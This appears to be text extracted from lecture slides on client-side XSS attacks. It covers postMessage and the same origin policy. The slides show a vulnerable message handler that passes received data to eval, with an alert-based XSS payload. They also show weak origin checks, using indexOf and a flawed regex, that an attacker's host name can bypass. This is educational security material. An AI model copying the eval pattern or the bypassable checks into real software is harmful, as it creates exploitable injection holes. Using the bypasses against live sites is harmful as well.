
DOM-based XSS Attacks – Scenario



DOM-based XSS Attacks – Scenario



Reflected XSS Attacks – Scenario




Client-side XSS Attacks




- Classic DOM-based XSS attacks
- PostMessage XSS attacks
- JSONP XSS attacks
- Persistent client-side XSS attacks
- DOM clobbering attacks

Recap: Same Origin Policy

20




Recap: Same Origin Policy



PostMessage




- Purpose: a “hole” for cross-origin communication



PostMessage

- Purpose: a “hole” for cross-origin communication




```
child.postMessage(  
  {“cmd”: “showButton”, “id”: “fancy”},  
  *,  
)
```



```
document.addEventListener(“message”, recv);  
  
function recv(e) {  
  var jsonObj = eval(e.data);  
}
```

PostMessage XSS Example

- Purpose: a “hole” for cross-origin communication



PostMessage XSS Attacks



- Can a server see the XSS payload?
- Any website can embed any website within iframe
 - It is a HTML feature, not a bug
- What went wrong here?

Check the Origin of the Received Message

26

```
child.postMessage(  
  🤩 'alert("XSS")',  
  '*',  
)
```



```
document.addEventListener("message", recv);  
  
function recv(e) {  
  if (e.origin !== "http://whitelist.com")  
    return;  
  var jsonObj = eval(e.data);  
}
```

Check the Origin of the Received Message

27

HTML Living Standard (whatwg.org)

Authors should check the origin attribute to ensure that messages are only accepted from domains that they expect to receive messages from

```
if (e.origin !== "http://whitelist.com")  
    return;  
var jsonObj = eval(e.data);
```

```
}
```

Bypassing Origin Checks



- One research found that 84 hosts have exploitable vulnerabilities

```
if (m.origin.indexOf("sharethis.com") != -1)  
  -Intended: subdomain.sharethis.com
```

Check	Hosts	Origin check	Example of a malicious host name that passes the check	Existing domains
1	107	<code>if(/[\ \.]chartbeat.com\$/ .test(a.origin))</code>	evil.chartbeat-com (not exploitable until arbitrary TLDs are allowed)	0
